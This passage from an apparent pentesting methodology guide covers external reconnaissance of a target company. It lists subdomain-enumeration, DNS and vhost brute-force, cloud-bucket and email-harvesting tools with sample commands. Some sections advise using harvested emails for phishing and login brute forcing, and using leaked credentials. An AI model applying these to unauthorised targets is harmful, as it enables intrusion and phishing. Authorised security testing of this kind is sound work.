Did you know that we can find related domains and sub domains to our target by looking for the same favicon icon hash? This is exactly what [favihash.py](https://github.com/m4ll0k/Bug-Bounty-Toolz/blob/master/favihash.py) tool made by [@m4ll0k2](https://twitter.com/m4ll0k2) does. Here’s how to use it:

Copy

cat my\_targets.txt | xargs -I %% bash -c 'echo "http://%%/favicon.ico"' > targets.txt

python3 favihash.py -f https://target/favicon.ico -t targets.txt -s



favihash - discover domains with the same favicon icon hash

Simply said, favihash will allow us to discover domains that have the same favicon icon hash as our target.

Moreover, you can also search technologies using the favicon hash as explained in [**this blog post**](https://medium.com/@Asm0d3us/weaponizing-favicon-ico-for-bugbounties-osint-and-what-not-ace3c214e139). That means that if you know the **hash of the favicon of a vulnerable version of a web tech** you can search if in shodan and **find more vulnerable places**:

Copy

shodan search org:"Target" http.favicon.hash:116323821 --fields ip\_str,port --separator " " | awk '{print $1":"$2}'

This is how you can **calculate the favicon hash** of a web:

Copy

import mmh3

import requests

import codecs

def fav\_hash(url):

response = requests.get(url)

favicon = codecs.encode(response.content,"base64")

fhash = mmh3.hash(favicon)

print(f"{url} : {fhash}")

return fhash

### ****Copyright / Uniq string****

Search inside the web pages **strings that could be shared across different webs in the same organisation**. The **copyright string** could be a good example. Then search for that string in **google**, in other **browsers** or even in **shodan**: shodan search http.html:"Copyright string"

### ****CRT Time****

It's common to have a cron job such as

Copy

# /etc/crontab

37 13 \*/10 \* \* certbot renew --post-hook "systemctl reload nginx"

to renew the all the domain certificates on the server. This means that even if the CA used for this doesn't set the time it was generated in the Validity time, it's possible to **find domains belonging to the same company in the certificate transparency logs**. Check out this [**writeup for more information**](https://swarm.ptsecurity.com/discovering-domains-via-a-time-correlation-attack/).

### Mail DMARC information

You can use a web such as <https://dmarc.live/info/google.com> or a tool such as <https://github.com/Tedixx/dmarc-subdomains> to find **domains and subdomain sharing the same dmarc information**.

### ****Passive Takeover****

Apparently is common for people to assign subdomains to IPs that belongs to cloud providers and at some point **lose that IP address but forget about removing the DNS record**. Therefore, just **spawning a VM** in a cloud (like Digital Ocean) you will be actually **taking over some subdomains(s)**.

[**This post**](https://kmsec.uk/blog/passive-takeover/) explains a store about it and propose a script that **spawns a VM in DigitalOcean**, **gets** the **IPv4** of the new machine, and **searches in Virustotal for subdomain records** pointing to it.

### ****Other ways****

**Note that you can use this technique to discover more domain names every time you find a new domain.**

**Shodan**

As you already know the name of the organisation owning the IP space. You can search by that data in shodan using: org:"Tesla, Inc." Check the found hosts for new unexpected domains in the TLS certificate.

You could access the **TLS certificate** of the main web page, obtain the **Organisation name** and then search for that name inside the **TLS certificates** of all the web pages known by **shodan** with the filter : ssl:"Tesla Motors" or use a tool like [**sslsearch**](https://github.com/HarshVaragiya/sslsearch).

**Assetfinder**

[**Assetfinder**](https://github.com/tomnomnom/assetfinder) is a tool that look for **domains related** with a main domain and **subdomains** of them, pretty amazing.

### ****Looking for vulnerabilities****

Check for some [domain takeover](https://book.hacktricks.xyz/pentesting-web/domain-subdomain-takeover#domain-takeover). Maybe some company is **using some a domain** but they **lost the ownership**. Just register it (if cheap enough) and let know the company.

If you find any **domain with an IP different** from the ones you already found in the assets discovery, you should perform a **basic vulnerability scan** (using Nessus or OpenVAS) and some [**port scan**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#discovering-hosts-from-the-outside) with **nmap/masscan/shodan**. Depending on which services are running you can find in **this book some tricks to "attack" them**. *Note that sometimes the domain is hosted inside an IP that is not controlled by the client, so it's not in the scope, be careful.*

## Subdomains

We know all the companies inside the scope, all the assets of each company and all the domains related to the companies.

It's time to find all the possible subdomains of each found domain.

Note that some of the tools and techniques to find domains can also help to find subdomains!

### ****DNS****

Let's try to get **subdomains** from the **DNS** records. We should also try for **Zone Transfer** (If vulnerable, you should report it).

Copy

dnsrecon -a -d tesla.com

### ****OSINT****

The fastest way to obtain a lot of subdomains is search in external sources. The most used **tools** are the following ones (for better results configure the API keys):

* [**BBOT**](https://github.com/blacklanternsecurity/bbot)

Copy

# subdomains

bbot -t tesla.com -f subdomain-enum

# subdomains (passive only)

bbot -t tesla.com -f subdomain-enum -rf passive

# subdomains + port scan + web screenshots

bbot -t tesla.com -f subdomain-enum -m naabu gowitness -n my\_scan -o .

* [**Amass**](https://github.com/OWASP/Amass)

Copy

amass enum [-active] [-ip] -d tesla.com

amass enum -d tesla.com | grep tesla.com # To just list subdomains

* [**subfinder**](https://github.com/projectdiscovery/subfinder)

Copy

# Subfinder, use -silent to only have subdomains in the output

./subfinder-linux-amd64 -d tesla.com [-silent]

* [**findomain**](https://github.com/Edu4rdSHL/findomain/)

Copy

# findomain, use -silent to only have subdomains in the output

./findomain-linux -t tesla.com [--quiet]

* [**OneForAll**](https://github.com/shmilylty/OneForAll/tree/master/docs/en-us)

Copy

python3 oneforall.py --target tesla.com [--dns False] [--req False] [--brute False] run

* [**assetfinder**](https://github.com/tomnomnom/assetfinder)

Copy

assetfinder --subs-only <domain>

* [**Sudomy**](https://github.com/Screetsec/Sudomy)

Copy

# It requires that you create a sudomy.api file with API keys

sudomy -d tesla.com

* [**vita**](https://github.com/junnlikestea/vita)

Copy

vita -d tesla.com

* [**theHarvester**](https://github.com/laramies/theHarvester)

Copy

theHarvester -d tesla.com -b "anubis, baidu, bing, binaryedge, bingapi, bufferoverun, censys, certspotter, crtsh, dnsdumpster, duckduckgo, fullhunt, github-code, google, hackertarget, hunter, intelx, linkedin, linkedin\_links, n45ht, omnisint, otx, pentesttools, projectdiscovery, qwant, rapiddns, rocketreach, securityTrails, spyse, sublist3r, threatcrowd, threatminer, trello, twitter, urlscan, virustotal, yahoo, zoomeye"

There are **other interesting tools/APIs** that even if not directly specialised in finding subdomains could be useful to find subdomains, like:

* [**Crobat**](https://github.com/cgboal/sonarsearch)**:** Uses the API [https://sonar.omnisint.io](https://sonar.omnisint.io/) to obtain subdomains

Copy

# Get list of subdomains in output from the API

## This is the API the crobat tool will use

curl https://sonar.omnisint.io/subdomains/tesla.com | jq -r ".[]"

* [**JLDC free API**](https://jldc.me/anubis/subdomains/google.com)

Copy

curl https://jldc.me/anubis/subdomains/tesla.com | jq -r ".[]"

* [**RapidDNS**](https://rapiddns.io/) free API

Copy

# Get Domains from rapiddns free API

rapiddns(){

curl -s "https://rapiddns.io/subdomain/$1?full=1" \

| grep -oE "[\.a-zA-Z0-9-]+\.$1" \

| sort -u

}

rapiddns tesla.com

* [**https://crt.sh/**](https://crt.sh/)

Copy

# Get Domains from crt free API

crt(){

curl -s "https://crt.sh/?q=%25.$1" \

| grep -oE "[\.a-zA-Z0-9-]+\.$1" \

| sort -u

}

crt tesla.com

* [**gau**](https://github.com/lc/gau)**:** fetches known URLs from AlienVault's Open Threat Exchange, the Wayback Machine, and Common Crawl for any given domain.

Copy

# Get subdomains from GAUs found URLs

gau --subs tesla.com | cut -d "/" -f 3 | sort -u

* [**SubDomainizer**](https://github.com/nsonaniya2010/SubDomainizer) **&** [**subscraper**](https://github.com/Cillian-Collins/subscraper): They scrap the web looking for JS files and extract subdomains from there.

Copy

# Get only subdomains from SubDomainizer

python3 SubDomainizer.py -u https://tesla.com | grep tesla.com

# Get only subdomains from subscraper, this already perform recursion over the found results

python subscraper.py -u tesla.com | grep tesla.com | cut -d " " -f

* [**Shodan**](https://www.shodan.io/)

Copy

# Get info about the domain

shodan domain <domain>

# Get other pages with links to subdomains

shodan search "http.html:help.domain.com"

* [**Censys subdomain finder**](https://github.com/christophetd/censys-subdomain-finder)

Copy

export CENSYS\_API\_ID=...

export CENSYS\_API\_SECRET=...

python3 censys-subdomain-finder.py tesla.com

* [**DomainTrail.py**](https://github.com/gatete/DomainTrail)

Copy

python3 DomainTrail.py -d example.com

* [**securitytrails.com**](https://securitytrails.com/) has a free API to search for subdomains and IP history
* [**chaos.projectdiscovery.io**](https://chaos.projectdiscovery.io/#/)

This project offers for **free all the subdomains related to bug-bounty programs**. You can access this data also using [chaospy](https://github.com/dr-0x0x/chaospy) or even access the scope used by this project <https://github.com/projectdiscovery/chaos-public-program-list>

You can find a **comparison** of many of these tools here: <https://blog.blacklanternsecurity.com/p/subdomain-enumeration-tool-face-off>

### ****DNS Brute force****

Let's try to find new **subdomains** brute-forcing DNS servers using possible subdomain names.

For this action you will need some **common subdomains wordlists like**:

* <https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056>
* <https://wordlists-cdn.assetnote.io/data/manual/best-dns-wordlist.txt>
* <https://localdomain.pw/subdomain-bruteforce-list/all.txt.zip>
* <https://github.com/pentester-io/commonspeak>
* <https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS>

And also IPs of good DNS resolvers. In order to generate a list of trusted DNS resolvers you can download the resolvers from <https://public-dns.info/nameservers-all.txt> and use [**dnsvalidator**](https://github.com/vortexau/dnsvalidator) to filter them. Or you could use: <https://raw.githubusercontent.com/trickest/resolvers/main/resolvers-trusted.txt>

The most recommended tools for DNS brute-force are:

* [**massdns**](https://github.com/blechschmidt/massdns): This was the first tool that performed an effective DNS brute-force. It's very fast however it's prone to false positives.

Copy

sed 's/$/.domain.com/' subdomains.txt > bf-subdomains.txt

./massdns -r resolvers.txt -w /tmp/results.txt bf-subdomains.txt

grep -E "tesla.com. [0-9]+ IN A .+" /tmp/results.txt

* [**gobuster**](https://github.com/OJ/gobuster): This one I think just uses 1 resolver

Copy

gobuster dns -d mysite.com -t 50 -w subdomains.txt

* [**shuffledns**](https://github.com/projectdiscovery/shuffledns) is a wrapper around massdns, written in go, that allows you to enumerate valid subdomains using active bruteforce, as well as resolve subdomains with wildcard handling and easy input-output support.

Copy

shuffledns -d example.com -list example-subdomains.txt -r resolvers.txt

* [**puredns**](https://github.com/d3mondev/puredns): It also uses massdns.

Copy

puredns bruteforce all.txt domain.com

* [**aiodnsbrute**](https://github.com/blark/aiodnsbrute) uses asyncio to brute force domain names asynchronously.

Copy

aiodnsbrute -r resolvers -w wordlist.txt -vv -t 1024 domain.com

### Second DNS Brute-Force Round

After having found subdomains using open sources and brute-forcing, you could generate alterations of the subdomains found to try to find even more. Several tools are useful for this purpose:

* [**dnsgen**](https://github.com/ProjectAnte/dnsgen)**:** Given the domains and subdomains generate permutations.

Copy

cat subdomains.txt | dnsgen -

* [**goaltdns**](https://github.com/subfinder/goaltdns): Given the domains and subdomains generate permutations.
  + You can get goaltdns permutations **wordlist** in [**here**](https://github.com/subfinder/goaltdns/blob/master/words.txt).

Copy

goaltdns -l subdomains.txt -w /tmp/words-permutations.txt -o /tmp/final-words-s3.txt

* [**gotator**](https://github.com/Josue87/gotator)**:** Given the domains and subdomains generate permutations. If not permutations file is indicated gotator will use its own one.

Copy

gotator -sub subdomains.txt -silent [-perm /tmp/words-permutations.txt]

* [**altdns**](https://github.com/infosec-au/altdns): Apart from generating subdomains permutations, it can also try to resolve them (but it's better to use the previous commented tools).
  + You can get altdns permutations **wordlist** in [**here**](https://github.com/infosec-au/altdns/blob/master/words.txt).

Copy

altdns -i subdomains.txt -w /tmp/words-permutations.txt -o /tmp/asd3

* [**dmut**](https://github.com/bp0lr/dmut): Another tool to perform permutations, mutations and alteration of subdomains. This tool will brute force the result (it doesn't support dns wild card).
  + You can get dmut permutations wordlist in [**here**](https://raw.githubusercontent.com/bp0lr/dmut/main/words.txt).

Copy

cat subdomains.txt | dmut -d /tmp/words-permutations.txt -w 100 \

--dns-errorLimit 10 --use-pb --verbose -s /tmp/resolvers-trusted.txt

* [**alterx**](https://github.com/projectdiscovery/alterx)**:** Based on a domain it **generates new potential subdomains names** based on indicated patterns to try to discover more subdomains.

#### Smart permutations generation

* [**regulator**](https://github.com/cramppet/regulator): For more info read this [**post**](https://cramppet.github.io/regulator/index.html) but it will basically get the **main parts** from the **discovered subdomains** and will mix them to find more subdomains.

Copy

python3 main.py adobe.com adobe adobe.rules

make\_brute\_list.sh adobe.rules adobe.brute

puredns resolve adobe.brute --write adobe.valid

* [**subzuf**](https://github.com/elceef/subzuf)**:** *subzuf* is a subdomain brute-force fuzzer coupled with an immensly simple but effective DNS reponse-guided algorithm. It utilizes a provided set of input data, like a tailored wordlist or historical DNS/TLS records, to accurately synthesize more corresponding domain names and expand them even further in a loop based on information gathered during DNS scan.

Copy

echo www | subzuf facebook.com

### ****Subdomain Discovery Workflow****

Check this blog post I wrote about how to **automate the subdomain discovery** from a domain using **Trickest workflows** so I don't need to launch manually a bunch of tools in my computer:

[Full Subdomain Discovery Using Automated Trickest Workflow - Part 1 | TrickestTrickest](https://trickest.com/blog/full-subdomain-discovery-using-workflow/)

[Full Subdomain Brute Force Discovery | Trickest](https://trickest.com/blog/full-subdomain-brute-force-discovery-using-workflow/)

### ****VHosts / Virtual Hosts****

If you found an IP address containing **one or several web pages** belonging to subdomains, you could try to **find other subdomains with webs in that IP** by looking in **OSINT sources** for domains in an IP or by **brute-forcing VHost domain names in that IP**.

#### OSINT

You can find some **VHosts in IPs using** [**HostHunter**](https://github.com/SpiderLabs/HostHunter) **or other APIs**.

**Brute Force**

If you suspect that some subdomain can be hidden in a web server you could try to brute force it:

Copy

ffuf -c -w /path/to/wordlist -u http://victim.com -H "Host: FUZZ.victim.com"

gobuster vhost -u https://mysite.com -t 50 -w subdomains.txt

wfuzz -c -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --hc 400,404,403 -H "Host: FUZZ.example.com" -u http://example.com -t 100

#From https://github.com/allyshka/vhostbrute

vhostbrute.py --url="example.com" --remoteip="10.1.1.15" --base="www.example.com" --vhosts="vhosts\_full.list"

#https://github.com/codingo/VHostScan

VHostScan -t example.com

With this technique you may even be able to access internal/hidden endpoints.

### ****CORS Brute Force****

Sometimes you will find pages that only return the header ***Access-Control-Allow-Origin*** when a valid domain/subdomain is set in the ***Origin*** header. In these scenarios, you can abuse this behaviour to **discover** new **subdomains**.

Copy

ffuf -w subdomains-top1million-5000.txt -u http://10.10.10.208 -H 'Origin: http://FUZZ.crossfit.htb' -mr "Access-Control-Allow-Origin" -ignore-body

### ****Buckets Brute Force****

While looking for **subdomains** keep an eye to see if it is **pointing** to any type of **bucket**, and in that case [**check the permissions**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/buckets)**.** Also, as at this point you will know all the domains inside the scope, try to [**brute force possible bucket names and check the permissions**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/buckets).

### ****Monitorization****

You can **monitor** if **new subdomains** of a domain are created by monitoring the **Certificate Transparency** Logs [**sublert**](https://github.com/yassineaboukir/sublert/blob/master/sublert.py) does.

### ****Looking for vulnerabilities****

Check for possible [**subdomain takeovers**](https://book.hacktricks.xyz/pentesting-web/domain-subdomain-takeover#subdomain-takeover). If the **subdomain** is pointing to some **S3 bucket**, [**check the permissions**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/buckets).

If you find any **subdomain with an IP different** from the ones you already found in the assets discovery, you should perform a **basic vulnerability scan** (using Nessus or OpenVAS) and some [**port scan**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#discovering-hosts-from-the-outside) with **nmap/masscan/shodan**. Depending on which services are running you can find in **this book some tricks to "attack" them**. *Note that sometimes the subdomain is hosted inside an IP that is not controlled by the client, so it's not in the scope, be careful.*

## IPs

In the initial steps you might have **found some IP ranges, domains and subdomains**. It’s time to **recollect all the IPs from those ranges** and for the **domains/subdomains (DNS queries).**

Using services from the following **free apis** you can also find **previous IPs used by domains and subdomains**. These IPs might still be owned by the client (and might allow you to find [**CloudFlare bypasses**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/uncovering-cloudflare))

* [**https://securitytrails.com/**](https://securitytrails.com/)

You can also check for domains pointing a specific IP address using the tool [**hakip2host**](https://github.com/hakluke/hakip2host)

### ****Looking for vulnerabilities****

**Port scan all the IPs that doesn’t belong to CDNs** (as you highly probably won’t find anything interested in there). In the running services discovered you might be **able to find vulnerabilities**.

**Find a** [**guide**](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network) **about how to scan hosts.**

## Web servers hunting

We have found all the companies and their assets and we know IP ranges, domains and subdomains inside the scope. It's time to search for web servers.

In the previous steps you have probably already performed some **recon of the IPs and domains discovered**, so you may have **already found all the possible web servers**. However, if you haven't we are now going to see some **fast tricks to search for web servers** inside the scope.

Please, note that this will be **oriented for web apps discovery**, so you should **perform the vulnerability** and **port scanning** also (**if allowed** by the scope).

A **fast method** to discover **ports open** related to **web** servers using [**masscan** can be found here](https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network#http-port-discovery). Another friendly tool to look for web servers is [**httprobe**](https://github.com/tomnomnom/httprobe)**,** [**fprobe**](https://github.com/theblackturtle/fprobe) and [**httpx**](https://github.com/projectdiscovery/httpx). You just pass a list of domains and it will try to connect to port 80 (http) and 443 (https). Additionally, you can indicate to try other ports:

Copy

cat /tmp/domains.txt | httprobe #Test all domains inside the file for port 80 and 443

cat /tmp/domains.txt | httprobe -p http:8080 -p https:8443 #Check port 80, 443 and 8080 and 8443

### ****Screenshots****

Now that you have discovered **all the web servers** present in the scope (among the **IPs** of the company and all the **domains** and **subdomains**) you probably **don't know where to start**. So, let's make it simple and start just taking screenshots of all of them. Just by **taking a look** at the **main page** you can find **weird** endpoints that are more **prone** to be **vulnerable**.

To perform the proposed idea you can use [**EyeWitness**](https://github.com/FortyNorthSecurity/EyeWitness), [**HttpScreenshot**](https://github.com/breenmachine/httpscreenshot), [**Aquatone**](https://github.com/michenriksen/aquatone), [**Shutter**](https://shutter-project.org/downloads/third-party-packages/), [**Gowitness**](https://github.com/sensepost/gowitness) or [**webscreenshot**](https://github.com/maaaaz/webscreenshot)**.**

Moreover, you could then use [**eyeballer**](https://github.com/BishopFox/eyeballer) to run over all the **screenshots** to tell you **what's likely to contain vulnerabilities**, and what isn't.

## Public Cloud Assets

In order to find potential cloud assets belonging to a company you should **start with a list of keywords that identify that company**. For example, a crypto for a crypto company you might use words such as: "crypto", "wallet", "dao", "<domain\_name>", <"subdomain\_names">.

You will also need wordlists of **common words used in buckets**:

* <https://raw.githubusercontent.com/cujanovic/goaltdns/master/words.txt>
* <https://raw.githubusercontent.com/infosec-au/altdns/master/words.txt>
* <https://raw.githubusercontent.com/jordanpotti/AWSBucketDump/master/BucketNames.txt>

Then, with those words you should generate **permutations** (check the [**Second Round DNS Brute-Force**](https://book.hacktricks.xyz/generic-methodologies-and-resources/external-recon-methodology#second-dns-bruteforce-round) for more info).

With the resulting wordlists you could use tools such as [**cloud\_enum**](https://github.com/initstring/cloud_enum)**,** [**CloudScraper**](https://github.com/jordanpotti/CloudScraper)**,** [**cloudlist**](https://github.com/projectdiscovery/cloudlist) **or** [**S3Scanner**](https://github.com/sa7mon/S3Scanner)**.**

Remember that when looking for Cloud Assets you should l**ook for more than just buckets in AWS**.

### ****Looking for vulnerabilities****

If you find things such as **open buckets or cloud functions exposed** you should **access them** and try to see what they offer you and if you can abuse them.

## Emails

With the **domains** and **subdomains** inside the scope you basically have all what you **need to start searching for emails**. These are the **APIs** and **tools** that have worked the best for me to find emails of a company:

* [**theHarvester**](https://github.com/laramies/theHarvester) - with APIs
* API of [**https://hunter.io/**](https://hunter.io/) (free version)
* API of [**https://app.snov.io/**](https://app.snov.io/) (free version)
* API of [**https://minelead.io/**](https://minelead.io/) (free version)

### ****Looking for vulnerabilities****

Emails will come handy later to **brute-force web logins and auth services** (such as SSH). Also, they are needed for **phishings**. Moreover, these APIs will give you even more **info about the person** behind the email, which is useful for the phishing campaign.

## Credential Leaks

With the **domains,** **subdomains**, and **emails** you can start looking for credentials leaked in the past belonging to those emails:

* [https://leak-lookup.com](https://leak-lookup.com/account/login)
* <https://www.dehashed.com/>

### ****Looking for vulnerabilities****

If you find **valid leaked** credentials, this is a very easy win.

## Secrets Leaks

Credential leaks are related to hacks of companies where **sensitive information was leaked and sold**. However, companies might be affected for **other leaks** whose info isn't in those databases:

### Github Leaks

Credentials and APIs might be leaked in the **public repositories** of the **company** or of the **users** working by that github company. You can use the **tool** [**Leakos**](https://github.com/carlospolop/Leakos) to **download** all the **public repos** of an **organization** and of its **developers** and run [**gitleaks**](https://github.com/zricethezav/gitleaks) over them automatically.

**Leakos** can also be used to run **gitleaks** agains all the **text** provided **URLs passed** to it as sometimes **web pages also contains secrets**.

#### Github Dorks

Check also this **page** for potential **github dorks** you could also search for in the organization you are attacking:

[PAGEGithub Dorks & Leaks](https://book.hacktricks.xyz/generic-methodologies-and-resources/external-recon-methodology/github-leaked-secrets)

### Pastes Leaks

Sometimes attackers or just workers will **publish company content in a paste site**. This might or might not contain **sensitive information**, but it's very interesting to search for it. You can use the tool [**Pastos**](https://github.com/carlospolop/Pastos) to search in more that 80 paste sites at the same time.

### Google Dorks

Old but gold google dorks are always useful to find **exposed information that shouldn't be there**. The only problem is that the [**google-hacking-database**](https://www.exploit-db.com/google-hacking-database) contains several **thousands** of possible queries that you cannot run manually. So, you can get your favourite 10 ones or you could use a **tool such as** [**Gorks**](https://github.com/carlospolop/Gorks) **to run them all**.

*Note that the tools that expect to run all the database using the regular Google browser will never end as google will block you very very soon.*

### ****Looking for vulnerabilities****

If you find **valid leaked** credentials or API tokens, this is a very easy win.

## Public Code Vulnerabilities

If you found that the company has **open-source code** you can **analyse** it and search for **vulnerabilities** on it.

**Depending on the language** there are different **tools** you can use:

[PAGESource code Review / SAST Tools](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/code-review-tools)

There are also free services that allow you to **scan public repositories**, such as:

* [**Snyk**](https://app.snyk.io/)

## [**Pentesting Web Methodology**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web)

The **majority of the vulnerabilities** found by bug hunters resides inside **web applications**, so at this point I would like to talk about a **web application testing methodology**, and you can [**find this information here**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web).

I also want to do a special mention to the section [**Web Automated Scanners open source tools**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web#automatic-scanners), as, if you shouldn't expect them to find you very sensitive vulnerabilities, they come handy to implement them on **workflows to have some initial web information.**

## Recapitulation

Congratulations! At this point you have already perform **all the basic enumeration**. Yes, it's basic because a lot more enumeration can be done (will see more tricks later).

So you have already:

1. Found all the **companies** inside the scope
2. Found all the **assets** belonging to the companies (and perform some vuln scan if in scope)
3. Found all the **domains** belonging to the companies
4. Found all the **subdomains** of the domains (any subdomain takeover?)
5. Found all the **IPs** (from and **not from CDNs**) inside the scope.
6. Found all the **web servers** and took a **screenshot** of them (anything weird worth a deeper look?)
7. Found all the **potential public cloud assets** belonging to the company.
8. **Emails**, **credentials leaks**, and **secret leaks** that could give you a **big win very easily**.
9. **Pentesting all the webs you found**

## **Full Recon Automatic Tools**

There are several tools out there that will perform part of the proposed actions against a given scope.

* [**https://github.com/yogeshojha/rengine**](https://github.com/yogeshojha/rengine)
* [**https://github.com/j3ssie/Osmedeus**](https://github.com/j3ssie/Osmedeus)
* [**https://github.com/six2dez/reconftw**](https://github.com/six2dez/reconftw)
* [**https://github.com/hackerspider1/EchoPwn**](https://github.com/hackerspider1/EchoPwn) - A little old and not updated